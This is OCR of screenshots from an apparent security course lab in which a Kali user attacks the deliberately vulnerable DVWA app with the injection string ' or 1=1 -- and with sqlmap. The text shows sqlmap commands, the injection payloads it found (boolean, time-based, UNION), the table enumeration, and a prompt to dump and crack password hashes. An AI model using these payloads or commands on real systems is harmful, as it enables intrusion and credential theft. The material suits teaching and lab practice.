
ID: ' or 1=1 --
First name: Bob
```

Remote View Bookmarks Help

Connect [Icons] Send Ctrl-Alt-Del

Applications Places Terminal Fri 13:41

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -r /root/dvwa_joe_intercept --tables
```




Remote Desktop Viewer

Activities Remote Desktop Viewer

IT-4510-01 Injection (2) OWASP Top 10 - 2017 Injection (3) Welcome Vulnerability: SQL Inje How to take a screen

localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#

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Vulnerability: SQL Injection

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Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)

User ID: Submit

ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso


ID: ' or 1=1 --
First name: Bob

2016
_asteroid
aws_screens
mandelbrot
python_program
\$RECYCLED_BIN
_slider
student
zip
foo.zip
zip
aws_screens.zip
LGPL

Remote View Bookmarks Help

Connect

Applications Places Terminal Fri 13:46



```
root@kali: ~  
File Edit View Search Terminal Help  
[13:46:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[13:46:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[13:46:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[13:46:41] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON KEYS)'  
[13:46:41] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON KEYS)'  
[13:46:41] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[13:46:41] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[13:46:41] [INFO] GET parameter 'id' is 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable  
[13:46:41] [INFO] testing 'MySQL inline queries'  
[13:46:41] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'  
[13:46:41] [INFO] testing 'MySQL > 5.0.11 stacked queries'  
[13:46:41] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'  
[13:46:42] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'  
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'  
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'  
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'  
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind'
```

Remote Desktop Viewer

Activities

IT-4510-01

Injection (2)

OWASP Top 10 - 2017

Injection (3)

Welcome

Vulnerability: SQL Inje

How to take a screen

localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1--+&Submit=Submit#

Apps

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Vulnerability: SQL Injection

Home

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Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

User ID: Submit

```
ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 --
First name: Bob
```

Remote View Bookmarks Help

Connect

Send Ctrl-Alt-Del

Applications

Places

Terminal

Fri 13:47

root@kali: ~

```
File Edit View Search Terminal Help
TABLE PRIVILEGES
TABLE STATISTICS
TRIGGERS
USER PRIVILEGES
USER STATISTICS
VIEWS
XTRADB_INTERNAL_HASH_TABLES
XTRADB_READ_VIEW
XTRADB_RSEG
-----
Database: dvwa
[2 tables]
-----
| guestbook
| users
-----

[13:47:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/144.38.197.194'
[*] shutting down at 13:47:51
root@kali:~#
```


Remote Desktop Viewer

Activities Desktop Viewer

IT-4510-01 Injection (2) OWASP Top 10 - 2017 Injection (3) Welcome Vulnerability: SQL Inje How to take a screen

localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#

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Vulnerability: SQL Injection

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User ID: Submit

```
ID: ' or 1=1 --  
First name: admin  
Surname: admin  
  
ID: ' or 1=1 --  
First name: Gordon  
Surname: Brown  
  
ID: ' or 1=1 --  
First name: Hack  
Surname: Me  
  
ID: ' or 1=1 --  
First name: Pablo  
Surname: Picasso  
  
ID: ' or 1=1 --  
First name: Bob
```

Remote View Bookmarks Help

Connect

Applications Places Terminal Fri 13:48


```
root@kali: ~  
File Edit View Search Terminal Help  
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'  
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'  
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'  
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind'  
[13:47:32] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 OR time-based blind' injectable  
[13:47:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[13:47:32] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'  
[13:47:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is  
at least one other (potential) technique found  
[13:47:32] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find  
the right number of query columns. Automatically extending the range for current UNION query injecti  
on technique test  
[13:47:32] [INFO] target URL appears to have 2 columns in query  
[13:47:32] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable  
[13:47:32] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-  
cookie' if you experience any problems during data retrieval  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]  
sqlmap identified the following injection point(s) with a total of 195 HTTP(s) requests:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)  
Payload: id=sally' OR NOT 5730=5730#&Submit=Submit
```

Remote Desktop Viewer

IT-4510-01 | Injection (2) | OWASP Top 10 - 2017 | Injection (3) | Welcome | Vulnerability: SQL Inje | How to take a screen: |

localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#

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Vulnerability: SQL Injection

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- SQL Injection (Blind)
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- XSS (DOM)

User ID: Submit

```
ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 --
First name: Bob
```

Remote Desktop Viewer

Applications | Places | Terminal | Fri 13:49

```
root@kali: ~
File Edit View Search Terminal Help
,1))) ,0x716b767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- WCRg&Submit=Subm
it

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: id=sally' OR SLEEP(5)-- FABW&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=sally' UNION ALL SELECT CONCAT(0x716b706271,0x4c44594c455462744f4a695a5a45464e6e54436c
6a546b5541616a5848596f737a51696977675a4a,0x716b767a71),NULL#&Submit=Submit
---
[13:49:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0
[13:49:05] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:49:05] [WARNING] reflective value(s) found and filtering out
[13:49:05] [INFO] fetching entries for table 'users' in database 'dvwa'
[13:49:05] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]


do you want to crack them via a dictionary-based attack? [Y/n/q]
```

Activities Remote Desktop Viewer

IT-4510-01 Injection (2) OWASP Top 10 - 2017 Injection (3) Welcome Vulnerability: SQL Inje How to take a screen

localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#

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Vulnerability: SQL Injection

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```
ID: ' or 1=1 --
First name: admin
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ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 --
First name: Bob
```

Remote View Bookmarks Help

Connect [Icons] Send Ctrl-Alt-Del

Applications Places Terminal Fri 13:49

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -r /root/dvwa_joe_intercept -D dvwa -T users --dump3
```

